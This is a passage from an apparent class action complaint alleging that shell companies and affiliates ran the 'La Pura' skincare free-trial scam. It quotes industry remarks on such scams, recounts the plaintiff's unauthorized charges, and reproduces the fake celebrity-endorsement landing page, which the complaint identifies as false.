23 74. LASTING FITNESS & BEAUTY JLN, INC. is a California corporation
24 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
25 On information and belief, this company is a shell entity which was used to apply for
26 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
27 and evading detection by the fraud departments of financial institutions resulting in injury
28 to Plaintiff and the Class.

1 75. PKL EVERLASTING BEAUTY, INC. is a California corporation whose
2 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
3 information and belief, this company is a shell entity which was used to apply for merchant
4 accounts for the purpose of billing members of the Class, committing bank fraud, and
5 evading detection by the fraud departments of financial institutions resulting in injury to
6 Plaintiff and the Class.

7 76. RADIANT SKIN & BODY SHOP ATN, INC. is a California corporation
8 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
9 On information and belief, this company is a shell entity which was used to apply for
10 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
11 and evading detection by the fraud departments of financial institutions resulting in injury
12 to Plaintiff and the Class.

13 77. REMARKABLE BEAUTY TN, INC. is a California corporation whose
14 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
15 information and belief, this company is a shell entity which was used to apply for merchant
16 accounts for the purpose of billing members of the Class, committing bank fraud, and
17 evading detection by the fraud departments of financial institutions resulting in injury to
18 Plaintiff and the Class.

19 78. REMARKABLE HEALTH SUPPLY PO, INC. is a California corporation
20 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
21 On information and belief, this company is a shell entity which was used to apply for
22 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
23 and evading detection by the fraud departments of financial institutions resulting in injury
24 to Plaintiff and the Class.

25 79. SELECT SKIN PRODUCTS MV, INC. is a California corporation whose
26 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
27 information and belief, this company is a shell entity which was used to apply for merchant
28 accounts for the purpose of billing members of the Class, committing bank fraud, and

1 evading detection by the fraud departments of financial institutions resulting in injury to
2 Plaintiff and the Class.

3 80. SKIN AND BEAUTY NS, INC. is a California corporation whose registered
4 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and
5 belief, this company is a shell entity which was used to apply for merchant accounts for
6 the purpose of billing members of the Class, committing bank fraud, and evading detection
7 by the fraud departments of financial institutions resulting in injury to Plaintiff and the
8 Class.

9 81. SKIN BEAUTY & HEALTH JN, INC. is a California corporation whose
10 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
11 information and belief, this company is a shell entity which was used to apply for merchant
12 accounts for the purpose of billing members of the Class, committing bank fraud, and
13 evading detection by the fraud departments of financial institutions resulting in injury to
14 Plaintiff and the Class.

15 82. SKIN BEAUTY AND BALANCE CD, INC. is a California corporation
16 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
17 On information and belief, this company is a shell entity which was used to apply for
18 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
19 and evading detection by the fraud departments of financial institutions resulting in injury
20 to Plaintiff and the Class.

21 83. SKIN BEAUTY ENTERPRISE MG, INC. is a California corporation whose
22 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
23 information and belief, this company is a shell entity which was used to apply for merchant
24 accounts for the purpose of billing members of the Class, committing bank fraud, and
25 evading detection by the fraud departments of financial institutions resulting in injury to
26 Plaintiff and the Class.

27 84. SKIN BEAUTY PRODUCTS ISA, INC. is a California corporation whose
28 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On

1 information and belief, this company is a shell entity which was used to apply for merchant
2 accounts for the purpose of billing members of the Class, committing bank fraud, and
3 evading detection by the fraud departments of financial institutions resulting in injury to
4 Plaintiff and the Class.

5 85. SKIN CARE ENTERPRISE TTH, INC. is a California corporation whose
6 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On
7 information and belief, this company is a shell entity which was used to apply for merchant
8 accounts for the purpose of billing members of the Class, committing bank fraud, and
9 evading detection by the fraud departments of financial institutions resulting in injury to
10 Plaintiff and the Class.

11 86. SKIN CARE GROUP MK, INC. is a California corporation whose registered
12 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and
13 belief, this company is a shell entity which was used to apply for merchant accounts for
14 the purpose of billing members of the Class, committing bank fraud, and evading detection
15 by the fraud departments of financial institutions resulting in injury to Plaintiff and the
16 Class.

17 87. SKIN PRODUCTS RUBIO, INC. is a California corporation whose registered
18 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and
19 belief, this company is a shell entity which was used to apply for merchant accounts for
20 the purpose of billing members of the Class, committing bank fraud, and evading detection
21 by the fraud departments of financial institutions resulting in injury to Plaintiff and the
22 Class.

23 88. STRENGTH & FITNESS LIFESTYLE LT, INC. is a California corporation
24 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.
25 On information and belief, this company is a shell entity which was used to apply for
26 merchant accounts for the purpose of billing members of the Class, committing bank fraud,
27 and evading detection by the fraud departments of financial institutions resulting in injury
28 to Plaintiff and the Class.

89. TOTAL FITNESS & HEALTH MC, INC. is a California corporation whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and belief, this company is a shell entity which was used to apply for merchant accounts for the purpose of billing members of the Class, committing bank fraud, and evading detection by the fraud departments of financial institutions resulting in injury to Plaintiff and the Class.

90. VIBRANT FACE & BEAUTY SHOP ATN, INC. is a California corporation whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and belief, this company is a shell entity which was used to apply for merchant accounts for the purpose of billing members of the Class, committing bank fraud, and evading detection by the fraud departments of financial institutions resulting in injury to Plaintiff and the Class.

91. DEFENDANTS JOHN DOE 1 THROUGH 10 are any other individuals, corporations, or entities responsible for marketing, branding, and/or selling the La Pura Products, and any individuals, corporations, or entities providing the capacity to evade fraud detection through services relating to credit card or debit card processing, or otherwise assisting in the scam (collectively, the “Doe Defendants”). The true names and capacities of the Doe Defendants sued herein as JOHN DOE 1 through 10, inclusive, are currently unknown to Plaintiff, who therefore sues such Defendants by fictitious names. Each of the Doe Defendants designated as a JOHN DOE is legally responsible for the unlawful acts alleged herein. Plaintiff will seek leave of Court to amend this Complaint to reflect the true names and capacities of the JOHN DOE Defendants when such identities become known.

FACTUAL ALLEGATIONS

Background on “Free Trial” Scams

92. The Internet has been plagued in recent years by a flood of scams targeting consumers for “free trials” that are anything but free. Relying on fake news articles and fake celebrity endorsements, the scammers convince customers that they are signing up for

1 a free trial of a product endorsed by a high-profile celebrity. But the customer soon
2 discovers that they are being billed each and every month as part of a subscription they
3 were never properly informed of and never agreed to. These scams are not just deceptive—
4 they are criminal. This lawsuit seeks to shut down a ring of scammers who defrauded an
5 unknown number of people, including the named plaintiff LeAnne Tan.

6 93. The Better Business Bureau (“BBB”) issued a study in December 2018 titled
7 “Subscription Traps and Deceptive Free Trials Scam Millions with Misleading Ads and
8 Fake Celebrity Endorsements.” *See* Exhibit 1 attached hereto. Written by C. Steven Baker,
9 an International Investigations Specialist for the BBB and former Director for the Midwest
10 Region of the Federal Trade Commission, the report explains in detail the tactics used by
11 scammers to exploit customers who are unaware of their fraudulent techniques.

12 94. According to the report, these scams have “infested the internet and social
13 media.” Ex. 1, at p. 1. The report provides a detailed explanation of how the scams work—
14 one that is virtually identical to the scam that was run by the Defendants here.

15 95. “You’ve seen them on the internet: ads or links leading to pictures of
16 celebrities and products that sound intriguing. The ads claim these ‘miracle’ products will
17 help you lose weight easily, combat wrinkles or whiten teeth. Often, fraudulent operations
18 involved with these types of ads employ the latest internet marketing techniques and
19 professional looking websites. You may be enticed to try these products through a ‘risk-
20 free’ trial. You might think they seem like a good deal. You only have to pay \$1.95 for
21 shipping and handling. The claims look plausible, and celebrities would not endorse a
22 product unless they believed it works. There may be a risk that the product doesn’t work
23 as claimed, but it costs next to nothing to find out. Just enter your name, address and credit
24 card number and act quickly; supplies are limited. Better Business Bureau’s (BBB’s) in-
25 depth investigative study found that many of these free trial offers are not free. They do
26 not just send free product samples to try. If you can locate and read the fine print on the
27 order page, or the terms and conditions buried by a link, you’ll discover that you may have
28 only 14 days to receive, evaluate and return the product to avoid being charged \$100 or

1 more. In addition, the same hidden information may state that by accepting the offer,
2 you've also signed up for monthly shipments of the products. Those also will be charged
3 to your credit card and become subscription traps. Many people find it difficult to contact
4 the seller to stop recurring charges, halt shipments and get a refund." Ex. 1, at p. 1.

5 96. This is virtually a verbatim description of the illegal scam the Defendants
6 perpetrated here, as described further below. And as the Better Business Bureau recognized
7 in its study, the sellers of these products are not the only active participants in these scams:
8 "The fraud involves a variety of players, from those who obtain the products to advertisers,
9 shippers and credit card processors." Ex. 1, at p. 1.

10 97. For example, the companies involved often hire "affiliates" to place
11 advertisements for them or to create fake celebrity ads, paying them commissions. Ex. 1,
12 at p. 3. Those affiliates are often hired or paid through a separate "affiliate network." *Id.*

13 98. The Better Business Bureau describes the role of affiliates and affiliate
14 networks as follows: "Many fake free trial offers use affiliate networks to advertise their
15 products. Someone who wants to drive traffic to their website hires an affiliate network,
16 which in turn hires individual affiliates to place advertising. The affiliates often buy space
17 for ads or sponsored content on popular websites. Clicking on one of these ads will take
18 people to a website where products are sold, or to a 'landing page' that then refers users to
19 the main site for the product. Commissions are paid to the affiliate network, which in turn
20 pays the affiliates. Affiliates can either be paid per click or per order placed. Commissions
21 for these misleading 'free trial' offers can be \$30 to \$50 for every person who signs up."
22 Ex. 1, at p. 6.

23 99. Another typical player in the scam operations is the "fulfillment company" -
24 which is a company that manufactures and ships the products to consumers. The Better
25 Business Bureau study makes clear that these fulfillment companies are active participants:
26 "The free trial offer operations also have to get the product shipped to victims. Often,
27 fraudulent free trial operations use fulfillment companies to ship the products and,
28 presumably, accept returns." Ex. 1, at p. 9.

100. A final type of participant in these scams are third party companies which assist in preventing the scammers from losing their merchant accounts with credit card companies or otherwise being flagged for their fraud: “Using a crooked processor. Banks that offer credit card processing hire Independent Sales Organizations (ISO’s) to solicit and sign up merchants for them. The banks require that these agents comply with detailed rules before opening accounts to determine if they are legitimate and to monitor their activity for signs of fraud, such as reviewing chargeback rates and other suspicious activity. But what if those providing processing services are in on the fraud? The FTC has sued a number of these ISOs over the years, often alleging that these third parties were aware of the fraud or actively assisted in helping a fraudulent company evade the rules of the credit card system. For example, in one FTC case an ISO spread the credit card charges over 26 merchant accounts to disguise the fraud activity.” Ex. 1, at p. 11.

101. The fact that “affiliate marketing” is rife with illegal scam operations is well known in the industry. At the *Affiliate Summit West* in 2019, the preeminent conference for affiliate marketers, the keynote speaker, Neil Patel, repeatedly acknowledged in frank language how widespread such scams are among Internet marketers and among attendees of the conference:¹

The sad reality is, at least for a lot of affiliates, the way affiliate marketing was a few years ago isn’t gonna exist anymore and it’s gonna get tougher and tougher. You know, I remember years ago in San Diego I was meeting some friends and they’re like, yeah, we’re selling some skin care product, we got to zero to \$100 million dollars a year in revenue in twelve months with a brand new company. Those days are long gone. **As you can guess some of those guys probably got hit by the FTC as well.**

102. Mr. Patel continued:²

¹ Neil Patel, *The Future of Affiliate Marketing: It’s Not What You Think*, <https://www.youtube.com/watch?v=2hUdbztKLY4> at 0:20 (last visited Jan. 3, 2019) (emphasis added).

² *Id.* at 5:41.

1 I've got a marketing blog. I see what a lot of affiliate marketers think 'cause
 2 a shit load of 'em hit me up every single day, I think I'm number one on
 3 Google for affiliate marketing. I could be wrong, maybe number two. Either
 4 way I just get a ton of affiliate marketing traffic. So, let's go over fact number
 5 one: how affiliates currently make money. And hopefully you guys don't get
 6 offended, I'm just gonna be stating the facts. Churn and burn model with
 7 Facebook accounts. You guys know what I'm talking about, you used to pay
 8 people fifty bucks, it used to be crazy back in the day, people were paying
 9 hundreds of dollars for Facebook accounts and then they would churn and
 10 burn 'em. You guys familiar with this? No? I love it, you have the biggest
 11 smile and you're like, no, and now you're turning away, you're like don't look
 12 at me, hopefully no camera's on me. (LAUGHTER). That's okay. Everyone
 13 has to make a livin'. Hopefully you crushed it while you can. **The next model:**
 14 **fake news landing pages. "The Shocking Reason Why Joy Behar Is**
 15 **Quitting The View."** Well it's because she took this new wrinkle cream.
 16 (LAUGHTER). She looked ten years younger and now this is what she's
 17 selling. **And you know what? Joy's story is so amazing, on that landing**
 18 **page is also a testimonial from her friend Oprah.** (LAUGHTER). On how
 19 this wrinkle cream also made Oprah look twenty years younger. And you
 20 know what? Oprah also lost ten pounds while taking this wrinkle cream.
 21 (LAUGHTER). She was so addicted to it she was taking it at night, but luckily
 22 when her power went off she had one of those flashlights, the survival ones.
 23 (LAUGHTER). Right? **That's how affiliate marketers make money. And**
 24 **again, I've seen it, there's nothing wrong with it.** Some of you guys do
 25 straight sells, so when they click from that Oprah landing page, they go into a
 26 straight sell instead of forced continuity. And that's fine as well. And again
 27 this is forced continuity, **you tell 'em it's a free trial, but they don't really**
 28 **see in the fine print that they're gonna get billed every single month. And**
then you target the older demographics who have no idea why they're
continually getting rebilled. And then some of you guys have what's
called a quote-unquote hell room that just deals with the calls. And the
refunds. Or the credit card processors where you guys rotate up the
chargebacks so then that way, then you guys can keep processing the
money.

103. Mr. Patel acknowledged that a widespread FTC crackdown was occurring:³

³ *Id.* at 10:10.

1 The FTC has been cracking down on certain companies and industries, hence
 2 you're seeing a lot less forced continuity. You guys, many of you have issues
 3 with credit card processing, so you'll do things like, I forgot what the saying
 4 is but they rotate up the MIGS or the MIDS, I don't know what the saying is
 5 but it's more so they're controlling where the chargebacks are going.

6 104. Mr. Patel described the FTC efforts to target not just affiliate marketers but
 7 companies such as Facebook:⁴

8 But they get pressure. 'Cause those old grandmas are like, hey! Facebook
 9 screwed me over! They sold me this wrinkle cream! One, I still have my
 10 wrinkles. Two, they keep advertising these false products. So they get
 11 pressure. The government doesn't just want to stop the companies, they go to
 12 the source and say, stop them from advertising.

13 105. At a Keynote Panel that followed Mr. Patel's speech, several panelists who
 14 operate affiliate networks addressed the same issue. An audience member who was
 15 inexperienced in the industry posed the following question about the fake news articles
 16 used by many affiliate marketers:⁵

17 **Ok, I'm relatively new to the affiliate game myself.** Uh, I started my
 18 business at home, and I have to say that I'm very pleased with the industry
 19 coming out of 25 years of health care. So, my question is, what are the
 20 regulations from the Federal Trade Commission that publishers are gonna
 21 have to deal with that's gonna impact our revenue? And is the fed—you guy's
 22 dealing with the Federal Trade Commission, would that impact us? You guys.
 23 If there was something that you guys had—you had to deal with, that, would
 24 that impact the way we do business with you? What is the government
 25 looking at as far as publishers, you know, I mean, what do we, what, in the
 26 next five years, is gonna be the regulations for us in content? **Like the fake
 27 news stuff. Everybody talk about the fake news, but nobody even, like,
 28 call people who put fake news out. Nobody calls 'em on it. You know, they
 continue to do it. If I wanted to put something up about one'a you guys,**

⁴ *Id.* at 16:16.

⁵ Affiliate Summit West 2019 Keynote Panel, <https://www.youtube.com/watch?v=6KRA8fL6hp0&t=281s>, at 50:02 (last visited Feb. 9, 2020) (emphasis added).

1 **fake news, what would stop that? You know? What type'a federal laws**
 2 **are gonna be put in place to keep that from happening?**

3 106. The inexperienced audience member may not have understood why these
 4 illegal practices were being tolerated by the industry, but the panel knew perfectly well.
 5 And their response gave away the game. Todd Crawford, the Vice President of Strategic
 6 Initiatives at Impact Radius, a company that connects affiliates to advertisers, responded
 7 as follows:⁶

8 Well, you know, the FTC requires you to disclose that you're earning money
 9 from your links, that you may be earning money for referring sales. **You**
 10 **know, if you're promoting fake news, I think that's more of a brand**
 11 **decision or maybe a network decision on their policy of what they accept.**
 12 I mean, we even have criteria that, in our marketplace environment, you have
 13 to, you know, you can't do certain things that maybe a brand would work with
 14 you direct through. So, it, I think there's no simple answer there but the big
 15 picture is the disclosures by the FTC, because they're going to come after you.

16 107. Earlier in the panel, Mr. Crawford commented on a question about what
 17 affiliate networks do when fraud is detected on their networks:⁷

18 Well, for example, this is years ago. I helped found Commission Junction. So
 19 when I was working there, a very large publisher violated the agreed upon
 20 terms that everybody else in here had agreed to, and we kicked 'em out for
 21 over a year, and no other network did anything.... [I]n the U.S., it's so spread
 22 out, and it is kinda this every man or woman for themselves. And they're
 23 gonna run their business how they want. I'm all for it, but...

24 108. Mr. Crawford's statements make clear that the companies that are supporting
 25 the celebrity "free trial" scammers are making a policy decision to allow that conduct to
 26 occur on their networks. And he further makes clear that some businesses have chosen not

27
 28 ⁶ *Id.* (emphasis added).

⁷ *Id.* at 21:44.

1 to work with these scammers, and that they are perfectly capable of doing so. The
 2 companies that work with “free trial” scammers are making voluntary, intentional, and
 3 knowing decisions to do so—and they are making that choice because it is an extremely
 4 profitable one.

5 109. Tellingly, both the QuickBox Defendants’ and the Konnektive Defendants’
 6 representatives attended the *Affiliate Summit West* in Las Vegas, where Mr. Patel was the
 7 keynote speaker.⁸

8 110. The attitude of Mr. Patel and others in the affiliate marketing “industry” that
 9 “there’s nothing wrong with” this behavior is deeply disturbing: there is in fact something
 10 quite wrong with targeting the unwitting consumer, the poor, and the elderly with fake
 11 celebrity advertisements and fake “free trials” for the purpose of defrauding their credit
 12 cards for as long as possible until the victim finally notices. It is little more than outright
 13 theft conducted under the barest fig leaf of a “business”—and it is precisely what the
 14 Defendants were doing here.

15 111. These free trial scams generally involve more than one individual or
 16 companies conspiring together and playing the roles described above. Believing that they
 17 can pretend that their affiliates are independent contractors, or that they can pretend to see
 18 no evil and hear no evil and thus escape legal liability, the conspirators work together as a
 19 group to profit from the fraud. But they are quite wrong to believe that they are safe—every
 20 member of these conspiracies knows full well what they are doing, and every member is
 21 jointly and severally liable for the conduct of the others.

22
 23 **Plaintiff LeAnne Tan’s Experience With The**
 24 **La Pura “Free Trial” Scam**

25 112. On or about January 10, 2020, Plaintiff LeAnne Tan received a fake text
 26 message purportedly from Amazon claiming that if she completed an online survey, she

27
 28 ⁸ <https://www.facebook.com/1642178399129835/posts/asw-2019-will-we-see-you-in-las-vegas-this-year-/2481592371855096/>.

1 would receive a free gift. The “free” gift was a cosmetics product called “La Pura.” The
2 advertisement claimed she would only pay \$4.94 for shipping the product as a “free trial.”
3 The advertisement did not disclose the recurring monthly payments which the Defendants
4 intended to charge her.

5 113. Ms. Tan completed the survey and clicked on the advertisement to receive the
6 gift. She was taken to La Pura’s website order page, which added two more products to her
7 “free” gift order and did not provide an option for Ms. Tan to remove the additional
8 products. At no time did Ms. Tan ever agree to sign up for a subscription for future
9 products.

10 114. Believing that she was only ordering her “free” gift, Ms. Tan clicked the
11 “complete my order” box. The same day, she received an email from info@la-pura-
12 skinproducts.com, stating her order was currently being processed and would be shipped
13 within one to two business days. Tellingly, the email stated the order would appear on Ms.
14 Tan’s credit card statement as three different merchant accounts: (1)
15 beautifullyremarkableh; (2) beautyhealthremarkable; and (3) skincarehealthybeautygroup.
16 The email did not specify the names of the products ordered or the amount charged to Ms.
17 Tan’s credit card. The email claimed La Pura had “24 Hour Customer Support” with a
18 customer service telephone number: (833) 409-5510 and email address: info@la-pura-
19 skinproducts.com.

20 115. Immediately, Ms. Tan emailed La Pura’s customer service to confirm she was
21 only charged the advertised shipping cost of \$4.94 for her “free” gift, and she did not want
22 the two additional products. She instructed La Pura to remove the additional products if La
23 Pura was going to charge her. Ms. Tan did not receive a response.

24 116. The same day, Ms. Tan received a second email from info@la-pura-
25 skinproducts.com, informing her that “one or more of your items” had shipped via the
26 United States Postal Service. The shipping email listed three La Pura products and their
27 SKU numbers: (1) La Pura Wrinkle Freezing Moisturizer; (2) La Pura Instant Lifting Eye
28

1 Serum; and (3) La Pura Instant Tightening Serum. The shipping email did not list any
2 prices for these products.

3 117. For the second time, Ms. Tan emailed La Pura's customer service at info@la-
4 pura-skinproducts.com, and asked how much she was being charged. Again, Ms. Tan did
5 not receive a response.

6 118. On January 26, 2020, Ms. Tan's credit card was charged \$88.46 from a
7 merchant account titled "Beautifullyremarkableh" with the date of January 24, 2020.

8 119. The next day, January 27, 2020, Ms. Tan's credit card was charged \$84.37
9 from a different merchant account titled "Beautyhealthremarkable" with a different date of
10 January 26, 2020.

11 120. Upon discovery of the unauthorized charges, Ms. Tan contacted La Pura's
12 customer service and demanded a full refund. The representative initially refused to
13 provide any refund based on the pretext that Ms. Tan had used the products. Despite her
14 request for a full refund, the representative stated that they would refund her only 70% of
15 the total amount charged. Ms. Tan asked the representative why no one responded to her
16 multiple emails to customer service, to which the representative responded that "no one"
17 checks the company's email inbox.

18 121. The total amount charged to Ms. Tan's credit card was \$172.83. Ms. Tan
19 received a refund of \$120.97 in the form of two "credit vouchers" which appeared on her
20 credit card on January 27, 2020 and January 28, 2020. She received no refund for the
21 remaining amount of \$51.86.

22 122. Soon thereafter, Ms. Tan was forced to cancel her credit card to avoid the risk
23 of further charges.

24 123. Ms. Tan was injured by Defendants' misrepresentations and unfair and
25 unlawful business practices. She suffered a loss of time, inconvenience, and a loss of
26 money. She further paid more for the products than she would have had she been aware
27 that Defendants' representations were false, and ended up with products that were
28

overpriced, inaccurately marketed, and did not have the characteristics, qualities, or value promised by Defendants, and therefore suffered injury in fact.

The La Pura Scam

124. The “sales funnel” for the La Pura products is typical of the free trial scams about which the Federal Trade Commission and Better Business Bureau have issued repeated warnings to consumers. A sales funnel is a series of websites or advertisements which lead a customer through a purchase.

125. The first step in the sales funnel for La Pura is when a victim initially encounters an advertisement for the product through a third-party, such as Facebook or Snapchat or a text message, which takes the victim to the product’s landing page. In the case of Ms. Tan, this involved receiving a fake text message purportedly from Amazon, which claims if the victim completes an online survey, the victim will receive a “free” gift of a product and only pay for shipping. The victim is then taken to the product’s landing page to complete the order.

126. Many of these landing pages are hidden from search engines, they are made inaccessible to anyone who does not view an advertisement, or they are deleted after a few weeks or months to avoid detection. While the specific landing page Ms. Tan viewed is unknown, there are two known landing pages for La Pura.⁹

127. One step that is common in the funnel is to view an “affiliate page.” One known La Pura affiliate page is titled “Why Every Judge On Shark Tank Backed This \$4.94 Product.”¹⁰ The site is designed to mimic the format of a legitimate news article, presumably on the E! Online media channel, with a logo at the top for “Entertainment Today – Insider News.” A banner running across the top of the screen claims that La Pura has been featured in a variety of legitimate publications: The New York Times, Today, O

⁹ La Pura Landing Pages, <https://www.try-la-pura-skincare.com/lm/> (last visited May 16, 2020) and <https://www.try-la-pura-skincare.com/l3/> (last visited May 16, 2020).

¹⁰ La Pura Affiliate Page, <https://eonline.com/US/Entertainment/Shark/Skin/lapura/web/index.html> (last visited May 16, 2020).

Magazine, StyleWatch, and Redbook. A pop-up banner at the bottom urges victims to “Click to get your FREE Kit.”

ENTERTAINMENT TODAY
BRAND NEWS

LOVE CELEBS BEAUTY GIFT IDEAS

Why Every Judge On Shark Tank Backed This \$4.94 Product

AS SEEN IN

The New York Times TODAY O StyleWatch redbook

EXCLUSIVE

*Anna and Samantha from New Jersey make history after all five Shark Tank judges invest millions.

Facebook Like 90K Twitter Tweet 10.6K Pinterest Pin It 3K+ YouTube Share 2.2M

(ET, Saturday, May 16, 2020) - It was the most watched episode in Shark Tank history when Anna and Samantha Martin won over the Shark Tank panel.

Susan from Chicago, US ordered:
La Pura Cream Bottle - 24 seconds ago

Beauty Kits Available For The Next 4 People. Click To Get Your **FREE** Kit

Arnold Schwarzenegger's Secret Revealed

READER RESULTS

Before After

Lacey Johnson, age 53 submitted this photo of her results with La Pura Cream. You look great, Lacey!

"The **La Pura Cream** is the absolute best wrinkle removing product I've ever used. I thought my days of looking young were long gone. I can't thank you enough for this!"

Lacey Johnson
New York, NY

128. The fake news article claims that the Shark Tank judging panel “unanimously decided to each invest millions of dollars” in La Pura, which was purportedly a company run by two sisters named Anna and Samantha Martin. In fact, there are no such sisters: the women pictured are Shelly Hyde and Kara Haught of Raising Wild Swimwear, who appeared on Shark Tank in Season 8, but who have no affiliation with La Pura.¹¹

¹¹ *Raising Wild: What Happened To Bathing Suit Sisters After Shark Tank*, 2Paragraphs, <https://2paragraphs.com/2017/10/raising-wild-bathing-suit-sisters-schooled-by-corcoran-after-shark-tank-as-founders-learn-to-prioritize-launch-sunglasses/> (last visited May 16, 2020).

129. The fake news article claims that the Shark Tank judges were amazed at La Pura, and “clinical trials of La Pura Cream have uncovered that women who used the La Pura Cream were able to drastically reduce the signs of aging wand with continued use prevented the signs from reoccurring”—a complete falsity. It features a photo of six of the “sharks,” Mark Cuban, Robert Herjavec, Barbara Corcoran, Lori Greiner, Daymond John, and Kevin O’Leary. The “sharks” are pictured toasting with champagne, presumably to their new investment in La Pura. The website goes on to claim endorsements from a number of other celebrities, not just the Shark Tank cast. For example, Oprah Winfrey is quoted as calling La Pura “groundbreaking” and “the only company in the world who can effectively remove the signs of aging in a safe and healthy manner.”¹²

CELEBRITIES LOVE La Pura Cream



"La Pura Cream is ground-breaking. They are the only company in the world who can effectively remove the signs of aging in a safe and healthy manner." - Oprah Winfrey

¹² La Pura Affiliate Page, <https://eonline.com/news/US/Entertainment/Shark/Skin/lapura/web/index.html> (last visited May 16, 2020).

130. Other celebrities are pictured as endorsers as well. Megan Mullally is quoted as having used La Pura herself and she is “amazed at the change in the condition of my skin.” Sandra Bullock is quoted as being in “love” with La Pura, Ellen DeGeneres is quoted as filming episodes of her shows “completely make-up free” because “my skin looks incredible” as a result of La Pura, and Eva Longoria is quoted as having “a few lines forming around my eyes and mouth, but a few weeks of using La Pura Cream completely erased them.”



"I love taking care of myself and I've used countless beauty products. I'm addicted! But nothing works even half as well as La Pura Cream. I had a few lines forming around my eyes and mouth, but a few weeks of using La Pura Cream completely erased them!" - Eva Longoria

131. The affiliate page could not be more clear in representing to the victims that what they are signing up for is free, that La Pura is “giving away samples,” and that the “only cost you will incur is the discounted shipping rate of \$4.94.”

GIVE YOURSELF THE STAR TREATMENT

For a limited time anyone can try La Pura Cream for free!

That's right, La Pura Cream are giving away samples of their Instant Wrinkle Reduction Cream for **FREE.**

The only cost you will incur is the discounted shipping rate of \$4.94. The cream will then be delivered straight to your door and ready to use immediately.


Remember it's important that you use the [La Pura Cream](#) to achieve the full anti-aging results.

This offer won't last for long so make sure you follow the link below to claim your trial bottle today before they all run out!

132. The affiliate page also repeatedly claims that there is a limited supply of La Pura remaining, and urges victims to act quickly before it runs out. Victims are told that the Trial Bottle Promotion will end on a specific date—but that date itself is a misrepresentation. There is in fact no end date. The website code simply automatically inserts the current date as the purported end of the free trial.¹³ Victims are again presented with a picture of La Pura and told that they will be signing up for a “Free Sample” and that they will “pay only **\$4.94** for shipping!”



133. And finally, victims are presented with a series of fake reviews at the bottom of the page purporting to come from real customers of La Pura.




¹³ *Id.*

134. On information and belief, victims of La Pura who purchased from the La Pura website were all subjected to representations that are similar or identical in substance, and were then funneled from affiliate pages such as this one to a second landing page hidden on a La Pura website.

